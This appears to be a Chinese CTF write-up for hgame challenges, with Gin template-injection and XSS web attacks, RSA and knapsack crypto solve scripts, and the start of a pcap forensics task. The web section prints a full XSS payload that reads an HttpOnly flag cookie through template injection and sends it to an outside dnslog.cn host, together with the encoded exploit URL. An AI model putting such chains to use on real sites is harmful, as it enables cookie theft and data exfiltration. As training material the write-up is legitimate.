[gin package - github.com/gin-gonic/gin - Go Packages](https://pkg.go.dev/github.com/gin-gonic/gin)

外加上gin的context类有很多方法可以去利用 上面是gin的文档

本次使用Query和Cookie函数

ssti(xss(ssti()))

使用ssti构造xss 其中 用` `绕过“” 实现再次解析额外的参数

```
http://106.14.57.14:30967/?tmpl={{.Query (`xss`)}}&xss=<script>alert(1)</script>
```

使用xss模拟访问/flag 使浏览器获取到flag的cookie 再次构造ssti获取flag 再处理flag dnslog

通过XSS跨子域拿到受HttpOnly保护的Cookie-腾讯云开发者社区-腾讯云 (tencent.com)


利用该思路 区别是不需要改domain

构造xss

```
<html></html> // 这里的是使浏览器能够获取正确的document对象
<script>
    window.open('http://127.0.0.1:8080/flag'); // 获取cookie
    var iframe = document.createElement("iframe");
    iframe.src = 'http://127.0.0.1:8080/?tmpl={{.Cookie (`flag`)}}'; // 再次ssti
    iframe.style="width:0%;height:0%;";
    document.b ody.appendChild(iframe);
    iframe.onload = function(){
        var content = iframe.contentDocument || iframe.contentWindow.document;
        var flag = content.getElementsByTagName('pre')[0].innerText;
        flag = flag.replace('{','-').replace('}','-') // {}会使浏览器不发送请求
        var image = new Image();
        image.src = 'http://'+flag+'.1saxrq.dnslog.cn';
    }
</script>
```

最终exp


```
http://106.14.57.14:30967/bot?
url=http%3A%2F%2F127.0.0.1%3A8080%2F%3Ftmpl%3D%257B%257B.Query%2520(%2560xss%2560
)%257D%257D%26xss%3D%253Chtml%253E%253C%252Fhtml%253E%253Cscript%253E%250A%2520%2
520%2520%2520window.open('http%253A%252F%252F127.0.0.1%253A8080%252Fflag')%253B%2
50A%2520%2520%2520%2520var%2520iframe%2520%253D%2520document.createElement(%2522i
frame%2522)%253B%250A%2520%2520%2520%2520iframe.src%2520%253D%2520'http%253A%252F
%252F127.0.0.1%253A8080%252F%253Ftmpl%253D%257B%257B.Cookie%2520(%2560flag%2560)%
257D%257D'%253B%250A%2520%2520%2520%2520iframe.style%253D%2522width%253A0%2525%25
3Bheight%253A0%2525%253B%2522%253B%250A%2520%2520%2520%2520document.body.appendCh
ild(iframe)%253B%250A%2520%2520%2520%2520iframe.onload%2520%253D%2520function()%2
57B%250A%2520%2520%2520%2520%2520%2520%2520%2520var%2520content%2520%253D%2520ifr
ame.contentDocument%2520%257C%257C%2520iframe.contentWindow.document%253B%250A%25
20%2520%2520%2520%2520%2520%2520%2520var%2520flag%2520%253D%2520content.getElemen
tsByTagName('pre')%255B0%255D.innerText%253B%250A%2520%2520%2520%2520%2520%2520%2
520%2520flag%2520%253D%2520flag.replace('%257B'%252C'-').replace('%257D'%252C'-
')%250A%2520%2520%2520%2520%2520%2520%2520%2520var%2520image%2520%253D%2520new%25
20Image()%253B%250A%2520%2520%2520%2520%2520%2520%2520%2520image.src%2520%253D%25
20'http%253A%252F%252F'%252Bflag%252B'.1saxrq.dnslog.cn'%253B%250A%2520%2520%2520
%2520%257D%250A%253C%252Fscript%253E
```



1saxrq.dnslog.cn

DNS Query Record	IP Address	Created Time
hgame-0423851bf55afec59aacf242a058764ea84d880e-.1saxrq.dnslog.cn	47.117.220.98	2024-02-08 16:34:21
hgame-0423851bf55afec59aacf242a058764ea84d880e-.1saxrq.dnslog.cn	47.117.220.98	2024-02-08 16:34:20

附 本来想使用文件上传+读文件实现xss



```
GET http://106.14.57.14:30967/?tmpl={{.SaveUploadedFile (.FormFile `a`) `xss`}}
```

内容类型 multipart/form-data

请求体

a	<script>alart(1)</script>	未选择任何文件

状态: 500 • Internal Server Error 时间: 128 ms 大小: 148 B


响应体

```
execute template error: template: resp:1:21: executing "resp" at <.FormFile>: error calling FormFile: request Content-Type isn't multipart/form-data
```

crypto

midRSA

直接long_to_bytes



```
Python 3.8.10 (tags/v3.8.10:3d8993a, May  3 2021, 11:48:03) [MSC v.1928 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> from Crypto.Util.number import *
>>> long_to_bytes(13292147408567087351580732082961640130543313742210409432471625281702327748963274496942276607)
b'hgame{0ther_cas3s_0f_c0ppr3smith}\xff\xff\xff\xff\xff'
>>>
```

backpack


爆破一下

```
from Crypto.Util.number import *

a =
871114172567853490297478570113449366988793760172844644007566824913350088148162949
968812541218339

for i in range(0, 0x100000000):
    b = long_to_bytes(a ^ i)
    if b"hgame" in b:
        print(b)
        print(i)
        break
```

稍微改一下

```
from Crypto.Cipher import AES
import math
from Crypto.Util.number import *
# Function to find minimal solution to Pell's equation
def minimal_pell_solution(D):
    sqD = math.isqrt(D)
    if sqD * sqD == D:
        return None  # D should not be a perfect square
    m, d, a = 0, 1, sqD
    num1, num2 = 1, a
    den1, den2 = 0, 1
    while num2 * num2 - D * den2 * den2 != 1:
        m = d * a - m
        d = (D - m * m) // d
        a = (sqD + m) // d
        num1, num2 = num2, a * num2 + num1
        den1, den2 = den2, a * den2 + den1
    return num2, den2

# Function to pad data for AES encryption
def pad(data):
    return data + b'\x00' * (16 - len(data) % 16)

# Given values
D = 114514
enc=b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x17g\
x9c\xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0h\xed/\x00\x95tz)1\\\t8:\xb1,U\xfe\xde
c\xf2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x9a"
# Find minimal solution to Pell's equation
x, y = minimal_pell_solution(D)
print(f'x={x}')
print(f'y={y}')

# Convert the decrypted long integer message m back to bytes to get the flag

# Convert y to bytes and pad it to create AES key
key=pad(long_to_bytes(y))[:16]
key1=pad(long_to_bytes(x))[:16]
```

```python
# Attempt to decrypt the ciphertext with the derived key
cipher = AES.new(key, AES.MODE_ECB)
cipher1 = AES.new(key1, AES.MODE_ECB)
flag = cipher.decrypt(enc)
print(flag)
flag1 = cipher1.decrypt(enc)
print(flag1)
```




```python
key=pad(long_to_bytes(y))[:16]
key1=pad(long_to_bytes(x))[:16]

# Attempt to decrypt the ciphertext with the derived k
cipher = AES.new(key, AES.MODE_ECB)
cipher1 = AES.new(key1, AES.MODE_ECB)
flag = cipher.decrypt(enc)
print(flag)
flag1 = cipher1.decrypt(enc)
print(flag1)

```

```
PS C:\Users\lei20\Desktop>  c:; cd 'c:\Users\lei20\Desktop'; & 'd:\Python38\python.exe' 'c:\Users\lei20\.vscode\exten
py\adapter/../..\debugpy\launcher' '9832' '--' 'C:\Users\lei20\Desktop\aa.py'
x=3058389164815894335086675882217709431950420307140756009821362546111334285928768064662409120517323199
y=9037815138660369922198555785216162916412331641365948545459353586895717702576049626533527779108680
b'hgame{G0od!_Yo3_k1ow_C0ntinued_Fra3ti0ns!!!!!!!}\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
b"Z1\x1a\t\xf5\xec\x03a;t\xfblzh\x92\xd1c\x10\xba\x92zi8A\r\x1c\xef\xd1\x87\xc1\x1b\x985\x9d\xf1t\xab\x82\xb79g\xf8\x
PS C:\Users\lei20\Desktop> 
```

midRSA revenge

```
def phase2(high_m, n, c):
    R.<x> = PolynomialRing(Zmod(n), implementation='NTL')
    m = high_m + x
    M = (m^5 - c).small_roots()[0]
    print(int(M))

n =
2781433472813567199589037815477882268771387526962484312235345805969728888864057 29
224862875564312417864611595132361289141766804977756196946849034980705773078102636
772802941141359297087459884069633072797670289695153058952070282821935473564148274
190083937011584678185351095172130889208902363002816462887616978422806332853553763
894683600335841022582430588851748120182954601965154838192549131830794969473095743
928483785042469915467812521398618765098944764205253172516959533557551647898786029
456158799657098719757708234844186656340501038525648195757569500476912053555990047
865416002132044231458548592148974314302823330521 21
c =
456221314115867088638207203034494636244706611111621723577848729096069230067958132
663018625661447131501758684502639383208332844681939698124459188571813527149772292
464139530736717619741704945926075632064072125361516435631121845753186559297993355
270779818057702973783391589851159114029310296551701456748698914231344835187917559
305440269560613326893204748127999254902102919605370363889581136724164096879573173
870280806620454087466970358998654736755257023225078147018537101
high_m = 9999900281003357773420310681169330823266532533803905637
high_m = high_m << 128

phase2(high_m, n, c)
# 6440771330976157456715510985172054514 9
```




```
C:\Users\lei20>python
Python 3.8.10 (tags/v3.8.10:3d8993a, May  3 2021, 11:48:03) [MSC v.1928 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> high_m = 9999900281003357773420310681169330823266532533803905637
>>> high_m = high_m << 128
>>> m = high_m + 64407713309761574567155109851720545149
>>> from Crypto.Util.number import *
>>> long_to_bytes(m)
b'hgame{c0ppr3smith_St3re0typed_m3ssag3s}'
>>> 
```

backpack revenge


```
def solve(suq_a, c, n):
    A = Matrix(ZZ, n + 1, n + 1) # 构造一个(n+1)x(n+1)维的矩阵
    for i in range(n):
        A[i, i] = 1
    for i in range(n):
        A[i, n] = suq_a[i]
    A[n, n] = -c
    res = A.BKZ()[-1]
    return res
```

```
a=[74763079510261699126345525979, 51725049470068950810478487507,
47190309269514609005045330671, 64955989640650139818348214927,
68559937238623623619114065917, 72311339170112185401496867001,
70817336064254781640273354039, 70538108826539785774361605309,
43782530942481865621293381023, 58234328186578036291057066237,
68808271265478858570126916949, 61660200470938153836045483887,
63270726981851544620359231307, 42904776486697691669639929229,
41545637201787531637427603339, 74012839055649891397172870891,
56943794795641260674953676827, 51737391902187759188078687453,
49264368999561659986182883907, 60044221237387104054597861973,
63847046350260520761043687817, 62128146699582180779013983561,
65109313423212852647930299981, 66825635869831731092684039351,
67763265147791272083780752327, 61167844083999179669702601647,
55116015927868756859007961943, 52344488518055672082280377551,
52375877891942312320031803919, 69659035941564119291640404791,
52563282085178646767814382889, 56810627312286420494109192029,
49755877799006889063882566549, 43858901672451756754474845193,
67923743615154983291145624523, 51689455514728547423995162637,
67480131151707155672527583321, 59396212248330580072184648071,
63410528875220489799475249207, 48011409288550880229280578149,
62561969260391132956818285937, 44826158664283779410330615971,
70446218759976239947751162051, 56509847379836600033501942537,
50154287971179831355068443153, 49060507116095861174971467149,
54236848294299624632160521071, 64186626428974976108467196869]
bag=1202548196826013899006527314947
n = len(a)
solve(a,bag,n)
#(1, 0, 0, 0, 0, 1, 0, 0, 1, 0, 0, 0, 1, 1, 1, 0, 0, 0, 1, 1, 0, 0, 1, 0, 1, 0,
0, 0, 1, 0, 1, 0, 1, 0, 1, 1, 0, 1, 0, 0, 0, 0, 1, 0, 1, 1, 1, 1, 0)
```



```
C:\Users\lei20>python
Python 3.8.10 (tags/v3.8.10:3d8993a, May  3 2021, 11:48:03) [MSC v.1928 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> s = [1, 0, 0, 0, 0, 1, 0, 0, 1, 0, 0, 0, 1, 1, 1, 0, 0, 0, 1, 1, 0, 0, 1, 0, 1, 0, 0, 0, 1, 0, 1, 0, 1, 0, 1, 1, 0, 1, 0, 0, 0, 0, 1, 0, 1, 1, 1, 1, 0]
>>> bin = "".join([str(i) for i in s])
>>> bin = int(bin[::-1],2)
>>> import hashlib
>>> flag='hgame{'+hashlib.sha256(str(bin).encode()).hexdigest()+'}'
>>> flag
'hgame{04b1d0b0fb805a70cda94348ec5a33f900d4fd5e9c45e765161c434fa0a49991}'
>>> |
```

babyRSA



ChatGPT


如果计算方法 $e \equiv \text{gift} - 114514 \mod p$ 是错误的，那么我们需要重新考虑如何从给定的信息中解出 e。由于 "gift" 是通过下式计算的：

$$\text{gift} = (e + 114514 + p^k)^{0x10001} \mod p$$

我们知道 $p^k \mod p = 0$，这意味着 p^k 对最终结果没有贡献，因此我们可以将 "gift" 看作是：

$$\text{gift} \equiv (e + 114514)^{0x10001} \mod p$$

要解出 e，我们需要对上式进行逆运算。这通常涉及到模幂的逆运算，但这在数学上是一个困难的问题，因为它涉及到离散对数问题，特别是当模数 p 为一个大素数时。没有已知的高效算法可以在通用情况下解决这个问题，尤其是在没有额外信息的情况下。




```
p=14213355454944773291
q=61843562051620700386348551175371930486064978441159200765618339743764001033297
c=10500213872246694649593663865603821400004347575163902508525511396508874927246190
gift=9751789326354522940

d_e = gmpy2.invert(0x10001, p-1)
e_114514 = pow(gift, d_e, p)
print(e_114514-114514)
```

```
PS C:\Users\lei20\Downloads>  c:; cd 'c:\Users\lei20\Downloads'; & 'd:\Python38\python.exe' 'c:\Users\lei20\.vscode\extensions\ms-python.debugpy-2024.0.0-win32-x64\bundle
ebugpy\adapter/../..\debugpy\launcher' '10590' '--' 'C:\Users\lei20\Downloads\attachment (11).py'
73561
PS C:\Users\lei20\Downloads> 
```

发现不互素

抄一下la佬的脚本




```
c =
105002138722466946495936638656038214000043475751639025085255113965088749272461906892586616250264922348192496597986452786281151156436229574065193965422841
p = 61843562051620700386348551175371930486064978441159200765618339743764001033297
q = 14213355454944773291
e = 73561

for mp in GF(p)(c).nth_root(e, all=True):
    for mq in GF(q)(c).nth_root(e, all=True):
        m = crt([ZZ(mp), ZZ(mq)], [p, q])
        try:
            res = bytes.fromhex(hex(m)[2:])
            if res.isascii():
                print(res)
        except:
            pass
```

```
b'hgame{Adleman_Mand3r_Miller_M3th0d}'
```

misc

ek1ng_want_girlfriend

wireshark 导出http



capture.pcapng
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
应用显示过滤器 ... <Ctrl-/>

```
No.   Time      Source     Destination  Protocol Length Info
4929 0.078698 127.0.0.1 127.0.0.1 TCP 580 8000 → 44353 [ACK] Seq=2481120 Ack=842 Win=2097152 Len=536 [TC
4930 0.078702 127.0.0.1 127.0.0.1 TCP 580 8000 → 44353 [ACK] Seq=2481656 Ack=842 Win=2097152 Len=536 [TC
4931 0.078706 127.0.0.1 127.0.0.1
